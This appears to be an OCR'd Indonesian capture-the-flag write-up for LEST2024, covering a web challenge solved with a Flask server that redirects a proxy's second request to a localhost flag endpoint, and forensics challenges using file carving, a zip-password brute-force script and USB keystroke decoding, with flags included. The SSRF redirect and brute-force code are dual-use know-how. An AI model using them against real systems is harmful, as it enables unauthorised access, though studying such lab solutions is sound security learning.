
Sulit diketahui apa yang harus dilakukan, jadi saya coba debug dengan menjalankan server ngrok lalu mencoba mengobservasi apa yang dilakukan oleh proxy tersebut. Ternyata, proxy tersebut melakukan 2 kali request.



Hal ini tentu mencurigakan. Bagaimana kalau misalnya pada request kedua tidak ada pengecekan DNS? Dan ternyata memang begitu. Maka dari itu, saya membuat server untuk meredirect ke url http://localhost/flag pada request kedua.

```python
#!/usr/bin/env python3

from flask import Flask, make_response, redirect

app = Flask(__name__)


visited = False


@app.route("/")
def home():
    global visited
    if visited:
        return redirect("http://localhost/flag")
    else:
        visited = True
        return make_response(b"lol")


if __name__ == "__main__":
    app.run(debug=True)
```

```
❯ ./server.py
 * Serving Flask app 'server'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI s
erver instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 465-675-915
127.0.0.1 - - [27/Jul/2024 23:19:15] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2024 23:19:15] "GET / HTTP/1.1" 302 -
```




Flag:
LEST2024{p3nt1n99ny4_s3cure_c0d3_aw4r3ne5s_s4l4h_s4tuny44_d3ng4n_s3cur33_s0ftwar33e_dev3lo0pm3nt_l1fe3e3_cycl3_3d3f97f71f}

Forensics

[100 pts] mywife


Diberikan sebuah fs file mywife.dd. Saya tidak tahu bagaimana cara menggunakan sleuthkit, jadi langsung saja ekstrak isinya pake foremost. Ternyata di dalamnya terdapat beberapa gampar jpg dan png, salah satu image berisi flag.



Flag : Kaliber{sh3_is_beaut1ful,_isn’t_she?}

[148 pts] The Vanishing Code

Diberikan sebuah file png. Judul chall mengindikasikan adanya steganografi. Langsung saja saya pakai zsteg.



Flag: LEST2024{NuC134R_5ECRE7T_unv3!LEd_2024}

[180 pts] company data

Diberikan sebuah file zip yang isinya sebagai berikut.

```
❯ 7z l company_data.zip

7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.05 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)

Scanning the drive for archives:
1 file, 1985 bytes (2 KiB)

Listing archive: company_data.zip

--
Path = company_data.zip
Type = zip
Physical Size = 1985

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2024-07-25 11:25:50 ....A          203          120  .bash_history
2023-02-26 16:16:56 ....A          216          155  .bash_logout
2023-02-26 16:18:36 ....A         1523          723  .bashrc
2023-02-26 16:14:58 ....A           31           31  .local/share/flag-375918rf0173.txt
2024-07-25 11:29:06 ....A          279          279  company_data.zip
2024-07-25 11:23:46 ....A           19           19  pass.txt
------------------- ----- ------------ ------------  ------------------------
2024-07-25 11:29:06              2271         1327  6 files
[msfir] (~/D/C/L/f/company_data) (main)
```

Di dalamnya terdapat sebuah zip lagi yang berisi flag, tetapi zip tersebut harus dibuka dengan password. Password tersebut ada di dalam pass.txt, tetapi setelah dicoba ternyata password tersebut salah. Namun, adanya .bash_history sangat mencurigakan, setelah di lihat, ternyata 2 karakter di dalam pass.txt sudah dihilangkan.

```
) cat .bash_history
cat flag.txt
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') company_data.zip flag.txt
cat pass.txt
ls -lah
unzip company_data.zip
truncate -s -2 pass.txt
cat pass.txt
rm flag.txt
history -a
```

Terpaksa kita harus melakukan brute force untuk 2 karakter tersebut. Berikut script yang saya buat untuk ini.


```python
#!/usr/bin/env python3

import string
import subprocess
import itertools

with open("./pass.txt") as f:
    pwd = f.read()

for a, b in itertools.product(string.printable, repeat=2):
    try:
        p = pwd + a + b
        subprocess.check_output(
            ["7z", "x", "-y", f"-p{p}", "./company_data.zip",
"-oout"],
            stderr=subprocess.DEVNULL,
        )
        print("found password:", p)
        break
```

```
    except subprocess.CalledProcessError:
        pass
```


```
❯ ./solve.py
found password: anggr41n1xrW^C5t^of2f
```

Flag: LEST2024{alw4ys_Ch3ck_hiST0ry,_1n_cas3_it's_useful_2e600e8e8}

[308 pts] HIDden spell



Diberikan sebuah pcap, langsung saja buka dengan wireshark. Di dalamnya terdapat FTP-DATA, jadi saya langsung saja export object semuanya.




Packet	Hostname	Content Type	Size	Filename
33	192.168.56.1	FTP file	237 kB	flag10.zip
84	192.168.56.1	FTP file	408 kB	flag11.zip
153	192.168.56.1	FTP file	419 kB	flag13.zip
217	192.168.56.1	FTP file	321 kB	flag14.zip
281	192.168.56.1	FTP file	246 kB	flag12.zip
333	192.168.56.1	FTP file	237 kB	flag15.zip
395	192.168.56.1	FTP file	246 kB	flag17.zip
453	192.168.56.1	FTP file	408 kB	flag16.zip
530	192.168.56.1	FTP file	321 kB	flag19.zip
594	192.168.56.1	FTP file	408 kB	flag1.zip
662	192.168.56.1	FTP file	40 kB	flag18.zip
699	192.168.56.1	FTP file	246 kB	flag2.zip
752	192.168.56.1	FTP file	237 kB	flag20.zip
813	192.168.56.1	FTP file	408 kB	flag21.zip
893	192.168.56.1	FTP file	419 kB	flag23.zip
961	192.168.56.1	FTP file	246 kB	flag22.zip
1027	192.168.56.1	FTP file	321 kB	flag24.zip
1089	192.168.56.1	FTP file	419 kB	flag3.zip
1155	192.168.56.1	FTP file	237 kB	flag25.zip
1209	192.168.56.1	FTP file	321 kB	flag4.zip
1264	192.168.56.1	FTP file	408 kB	flag6.zip
1338	192.168.56.1	FTP file	246 kB	flag7.zip
1392	192.168.56.1	FTP file	237 kB	flag5.zip
1448	192.168.56.1	FTP file	419 kB	flag8.zip
1551	192.168.56.1	FTP file	321 kB	flag9.zip

Semua zip tersebut berisi image. Semua image tersebut palsu kecuali yang ada di dalam file flag18.zip. Namun, file tersebut diproteksi dengan sebuah password. Jadi, sekarang yang harus dilakukan adalah mencari password.

Setelah menganalisis pcap lagi, di bawah terdapat banyak paket USB, judul chall ini juga mengindikasikan bahwa chall ini berhubungan dengan Human Interface Device (HID).

```
1609 128508.496247 1.2.1          host          USB         72 URB_INTERRUPT in
1610 128508.496480 host           1.2.1         USB         64 URB_INTERRUPT in
1611 128508.730090 1.2.1          host          USB         72 URB_INTERRUPT in
1612 128508.730409 host           1.2.1         USB         64 URB_INTERRUPT in
1613 128512.962744 1.2.1          host          USB         72 URB_INTERRUPT in
1614 128512.962964 host           1.2.1         USB         64 URB_INTERRUPT in
1615 128513.274353 1.2.1          host          USB         72 URB_INTERRUPT in
1616 128513.274568 host           1.2.1         USB         64 URB_INTERRUPT in
1617 128518.058959 1.2.1          host          USB         72 URB_INTERRUPT in
1618 128518.059198 host           1.2.1         USB         64 URB_INTERRUPT in
1619 128518.396542 1.2.1          host          USB         72 URB_INTERRUPT in
1620 128518.396770 host           1.2.1         USB         64 URB_INTERRUPT in
1621 128524.862589 1.2.1          host          USB         72 URB_INTERRUPT in
1622 128524.862823 host           1.2.1         USB         64 URB_INTERRUPT in
1623 128525.226109 1.2.1          host          USB         72 URB_INTERRUPT in
1624 128525.226316 host           1.2.1         USB         64 URB_INTERRUPT in
1625 128530.108111 1.2.1          host          USB         72 URB_INTERRUPT in
1626 128530.108326 host           1.2.1         USB         64 URB_INTERRUPT in
1627 128530.627481 1.2.1          host          USB         72 URB_INTERRUPT in
1628 128530.627695 host           1.2.1         USB         64 URB_INTERRUPT in
1629 128538.223381 host           1.2.1         USB         64 URB_INTERRUPT in
1630 128538.865836 1.2.1          host          USB         72 URB_INTERRUPT in
1631 128538.866064 host           1.2.1         USB         64 URB_INTERRUPT in
1632 128539.359440 host           1.2.1         USB         64 URB_INTERRUPT in
1633 128539.670830 1.2.1          host          USB         72 URB_INTERRUPT in
```

Setelah sedikit riset, saya temukan bahwa itu merupakan paket interrupt dari sebuah keyboard. Informasi mengenai tombol keyboard yang ditekan ada di packet yang memiliki Leftover Capture Data. Akhirnya saya ekstrak semuanya dengan tshark.



Akan tetapi, jika dilihat, tidak ada bilangan yang terlihat seperti ASCII. Ini karena keyboard tidak menyimpan data mengenai tombol yang ditekan dalam format ASCII. Data di atas harus ditranslasikan dengan sebuah Scan Code Translation Table. Langsung saja saya buat script untuk proses translasi.


```
#!/usr/bin/env python3

# fmt:off
# https://www.hiemalis.org/~keiji/PC/scancode-translate.pdf
hid_to_ascii = {
    0x04: 'a', 0x05: 'b', 0x06: 'c', 0x07: 'd', 0x08: 'e', 0x09: 'f',
0x0A: 'g', 0x0B: 'h',
    0x0C: 'i', 0x0D: 'j', 0x0E: 'k', 0x0F: 'l', 0x10: 'm', 0x11: 'n',
0x12: 'o', 0x13: 'p',
    0x14: 'q', 0x15: 'r', 0x16: 's', 0x17: 't', 0x18: 'u', 0x19: 'v',
0x1A: 'w', 0x1B: 'x',
    0x1C: 'y', 0x1D: 'z', 0x1E: '1', 0x1F: '2', 0x20: '3', 0x21: '4',
0x22: '5', 0x23: '6',
    0x24: '7', 0x25: '8', 0x26: '9', 0x27: '0', 0x28: '\n', 0x29:
'[ESC]', 0x2A: '[BACKSPACE]',
    0x2B: '\t', 0x2C: ' ', 0x2D: '-', 0x2E: '=', 0x2F: '[', 0x30:
']', 0x31: '\\', 0x33: ';',
    0x34: "'", 0x35: '`', 0x36: ',', 0x37: '.', 0x38: '/'
}

shift_map = {
    '1': '!', '2': '@', '3': '#', '4': '$', '5': '%', '6': '^', '7':
'&', '8': '*', '9': '(', '0': ')',
    '-': '_', '=': '+', '[': '{', ']': '}', '\\': '|', ';': ':', "'":
'"', '`': '~', ',': '<', '.': '>', '/': '?'
}
# fmt:on


def parse_hid_data(data):
    result = ""
    for line in data.strip().split("\n"):
        modifier = int(line[0:2], 16)
        key_code = int(line[4:6], 16)

        if key_code in hid_to_ascii:
            char = hid_to_ascii[key_code]

            if modifier & 0x22:
```

```
                if char.isalpha():
                    char = char.upper()
                elif char in shift_map:
                    char = shift_map[char]

            result += char
    return result


usb_data = """
00000b0000000000
0000000000000000
0000170000000000
0000000000000000
0000170000000000
0000000000000000
0000130000000000
0000000000000000
0000160000000000
0000000000000000
0200330000000000
0000000000000000
0000380000000000
0000000000000000
0000380000000000
0000000000000000
0000130000000000
0000000000000000
0000040000000000
0000000000000000
0000160000000000
0000000000000000
0000170000000000
0000000000000000
0000080000000000
0000000000000000
0000050000000000
0000000000000000
00000c0000000000
```


```
0000000000000000
0000110000000000
0000000000000000
0000370000000000
0000000000000000
0000060000000000
0000000000000000
0000120000000000
0000000000000000
0000100000000000
0000000000000000
0000380000000000
0000000000000000
0000160000000000
0000000000000000
0000060000000000
0000000000000000
00001f0000000000
0000000000000000
0000140000000000
0000000000000000
02000a0000000000
0000000000000000
0000240000000000
0000000000000000
0200150000000000
0000000000000000
00001a0000000000
0000000000000000
"""

print(parse_hid_data(usb_data))
```

```
❯ ./solve.py
https://pastebin.com/sc2qG7Rw
```

Hasilnya adalah sebuah url ke pastebin. Di dalam pastebin tersebut terdapat url ke MEGA. Lalu di MEGA tersebut terdapat sebuah zip file yang bernama PasswordNiiBang.zip.



Mengejutkan, isinya bendera-bendera (cape bang wkwk).



Note: gambar di atas tidak berurutan

Bendera tersebut merupakan international maritime signal. Hasil decode mendapatkan string “VOLDEEEMORTTTT”, dan benar saja itu adalah password untuk flag18.zip, lalu didapatkan lah flagnya.

Flag: LEST2024{Int3rc3pt3d_tr4nsmIssion_sUuccEsszzz}

[372 pts] Network Inspection

Diberikan file pcap, langsung saja buka dengan wireshark. Setelah waktu yang cukup lama menganalisis, saya mendapatkan adanya hal yang mencurigakan di HTTP dengan method POST.

```
